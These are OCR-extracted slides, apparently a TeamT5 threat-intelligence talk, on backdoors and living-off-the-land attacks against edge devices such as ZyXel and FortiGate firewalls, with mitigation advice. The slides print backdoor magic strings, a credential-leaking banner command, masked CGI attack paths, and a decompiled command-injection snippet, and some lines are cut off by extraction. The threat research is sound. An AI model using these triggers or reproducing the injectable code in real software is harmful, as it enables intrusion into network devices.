


```
    2.068332] NET: Registered protocol family 44
    2.068671] pci 0000:00:01.0: PIIX3: Enabling Passive Release
    2.069026] pci 0000:00:00.0: Limiting direct PCI/PCI transfers
    2.069374] pci 0000:00:01.0: Activating ISA DMA hang workarounds
    2.069842] pci 0000:00:02.0: Video device with shadowed ROM at [mem 0x000c0000
    2.070684] calls to unpack 1
    3.788829] Decrypted 82557165 bytes.
    3.789094] Trying to unpack rootfs image as initramfs...
```


Port Knocking Backdoor on Edge Device 3/4

New SEASPY variant is found in another Mail Gateway in 2024.

- We found new malware family I3Shell in crafted RAR (CVE-2022-30333).
- After capturing new magic strings, the SEASPY variant invokes I3Shell as next stage backdoor.



Name	Type	Description	Attribution	First Seen
I3Shell	RAT	I3Shell is a simple reverse shell, and its protocol is encoded via muated Base64 encoding. Some of I3Shell variants support file operation. Besides, TeamT5 also found that I3Shell has been embedded in SEASPY backdoor. Consequently, I3Shell is also associated with SLIME57.	SLIME57	2024.02



Notably, our private sourc
technical analysis found t
shell.

- Sample 7: SEASPY (wit
  - SHA-256: 9e36176c736817fb22c16b24119a1deae9155c3426e1051e7c2346c213e83c8e


Port Knocking Backdoor on Edge Device 4/4

More malware family related to port knocking backdoors :

- EmergeBot implanted in ZyXel firewall receives packets via random ports with 15-byte magic string to execute shell commands.
- CASTLETAP implanted in FortiGate receive ICMP packets with magic string 1qaz@WSXa to parse C2, and connect C2 though tinyshell
- REPTILE variant implanted in FortiManager receives OSI L2 frame including magic string mznCvqSBo to get C2.

LoLBins in Edge Device

- LOLBins (Living Off the Land Binaries) make use of legitimate system binaries for malicious purpose.
- SLIME56 compromise ZyXel USG Firewall using vendor-provided components to complete malicious operations
  - Leak credential through Command Line Interface (CLI) banner
    - `banner motd file CONFIG_WITH_CREDENTIAL_PATH`
  - Upload malware : `/cgi-bin/file_*****-cgi`
  - Close firewall: `/cgi-bin/zy*****-cgi`
  - Code execution: /cgi-bin/web*****in.cgi command injection vulnerability




```
v8 = a1;
v9 = a2;
v10 = a3;
v5 = 0;
sprintf(v7, "/usr/sbin/matchfp %s %s", a1, a2);
stream = popen(v7, "r");
if ( stream )
{
  fscanf(stream, "%d %d %d\n", (int)&v5, (int)&v6, v10);
  pclose(stream);
}
```

Fig. command injection in vulnerable CGI.

Mitigation & Response

Mitigation & Response$_{1/2}$

- Most of the edge devices are belong to Internet facing endpoints, but we strongly recommend to restrict access to unneeded Internet-facing service.
- Apply the patch on those critical vulnerablitlies
- Vulnerability management: Simple patch prioritization guideline
  - ✓CVSS
  - ✓Published Exploits
  - ✓Exploited in the wild




Mitigation & Response$_{2/2}$

Keep the access or audit log off edge devices

- Edge devices have limited storage to store log.
- Experienced actors may wipe the log.

Understand actors like actors understand your edge devices



2024-02-04 Vulnerability Insights

Alerts of Exploiting Ivanti Connect Secure and Policy Secure Gateways

TeamT5 released mitigation and response guidelines to CVE-2023-46805 and CVE-2024-21887 in Ivanti Connect Secure VPN (ICS, formerly known as Pulse Connect Secure) and Ivanti Policy Secure Gateways (PS).

- CVE-2023-46805 is an authentication bypass vulnerability that allows remote attacker to access restricted resources by bypassing control checks.
- CVE-2024-21887 is a command injection vulnerability allows an authenticated administrator to send specially crafted requests and execute arbitrary commands on the appliance.

Future Research

- We have found more compromised edge devices to build botnet, and those edge devices are implanted sophisticated proxy daemon.
- Difficult to identify the implanted proxy daemon
  - Random ports
  - Traffic encrypted
  - Complex access credentials

Thank you

contact@teamt5.org

TEAMT5